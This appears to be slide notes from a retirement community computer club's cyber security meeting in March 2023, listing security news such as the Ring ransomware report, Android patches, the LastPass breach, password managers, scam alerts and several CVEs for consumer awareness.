Sun City Computer Club

Cyber Security SIG

March 16, 2023

Questions, Comments, Suggestions welcomed at any time

Even Now


- Audio recording of this session as MP4 file
- Audio recording available at link shown above

Audio Recording In Progress

SIG attendees are required to be members of the chartered club sponsoring that SIG.
Sun City Community Association By-law

From last time

- Desired site does not support Hardware Security Keys
  Use a separate email account that does
- Lexus Nexus ad
  Hundreds of networks Millions of sites
- MyLife   Neighbors
- DeleteMe
  Costs
  Results - Once on the Internet
  Privacy policy – troubling
  How much is their customer list worth?
  To get the plan, provide all your PII



SCCCyber

Tuesday, March 14, 2023

Ring hit with ransomware 14-mar-2023

Reports are Ring has been a victim of the ALPHV ransomware.


Ring denies this report. This blog will be updated as events develop.

Posted by John Jenkinson at 11:15 AM No comments:

Blog Archive

- ▼ 2023 (15)
  - ▼ March (6)
    - Ring hit with ransomware 14-mar-2023
    - March Security updates for Android 13-Mar-2023
    - Google Chrome and ChromeOS updated today 3-11-2023
    - Bitwarden Vulnerability
    - Apple releases Rapid Security Response

Cyber Security News Archive



SCCCyber

Monday, March 13, 2023

March Security updates for Android 13-Mar-2023

The March 2023 Android Security Bulletin includes fixes for two critical remote code execution vulnerabilities. The vulnerabilities affect Android versions 11,12, 12L, and 13.

Google has advised Android partners at least a month ago.

Check your Android device for security patch level 2023-03-05 or later.

Android devices, so phones, tablets, streamers, SmartTVs, etc.

Blog Archive

- ▼ 2023 (14)
  - ▼ March (5)
    - March Security updates for Android 13-Mar-2023
    - Google Chrome and ChromeOS updated today 3-11-2023
    - Bitwarden Vulnerability
    - Apple releases Rapid Security Response for iOS 16....
    - Apple released Rapid Security Response update for ...
  - ► February (6)
  - ► January (3)
- ► 2022 (70)


Cyber Security News Archive

- Bitwarden
  - OSS
  - Cloud & Local vault
- RoboForm
- 1Password
- Keeper
- Dashlane

Current Issues

- Plex Media Server
- 3 year old RCE vulnerability
- CVE-2020-5741
- Third party
- Yeah so?

- LastPass engineer -> LastPass vault breach



City of Georgetown Texas > Georgetown Utilities & Customer Care > Customer Care > Bill Information >
Service Portal

Customer Se

To access the customer p … ne accoun
instructions below will as

The Georgetown Utility Sy … ing to the
portal for the first time, y … set up yo
online account you will ne

Before attempting to crea … ily availab

- Access to a valid email
- Customer Utility Accou … shes. Exa

Scam Alert!

People are getting calls from scammers who threaten to cut off their service if they don't buy them a gift card. Don't fall for this scam!

Remember, Georgetown Customer Care will never ask you to:

- make a payment over the phone
- pay in gift cards
- provide your personal information

- Session info in stolen URLs
- Sync clipboard to cloud???

- IMHO, no brute force

  Use a key any key

115792089237316195423570985008687907853269984665640564039457584007913129639936


Combinations

80 msec per master password

25 million vaults

LastPass

- Brave Browser search result summary




what do the numbers on tire sidewalls mean

The numbers on tire sidewalls can mean a variety of things, depending on the type of tire. 0 For tires manufactured in the 90s, a decade symbol (a triangle on it's side) is located at the end of the DOT serial number. 2 The letters **"M+S" indicate an all-weather tire designed for muddy or light snow conditions; 205 indicates width in millimeters; 60 stands for aspect ratio or profile in percentage; "R" stands for the construction method indicating radial tires**; and P235/55R18, 235/55R18, or 235-55R are brand names. 1

Current Issues

- Bootkit to bypass Secure Boot
- TPM 2.0 library flaws
- Autos with emotion sensing AI
- BidenCash 2 million credit card numbers
  For free most not useful
  Info for scammers
- Chick-fil-A account takeovers
  Facebook OAuth2?
- Google Outline VPN
- BetterHelp mental telehealth platform
  sensitive health info shared $7.8M fine
- T-Mobile 100 accesses 2022 TMO up!

Current Issues



OTP

We are facing an SMS issue. Please use 910296 as your OTP

Can’t make this stuff up


Current Issues

- Greece spy scandal Predator spyware
- USPS flaw
  - Change of address form without ID
- Gun auction site breach
  - full name, home address, email, telephone number, Plain Text Password
- Shein’s Android App
  - clipboard data to remote servers
  - Chinese online fast fashion retailer
- Microsoft Word vulnerability
  - CVE-2023-21716 9.8 severity
  - Malware delivered without need to open
  - February Patch Tuesday

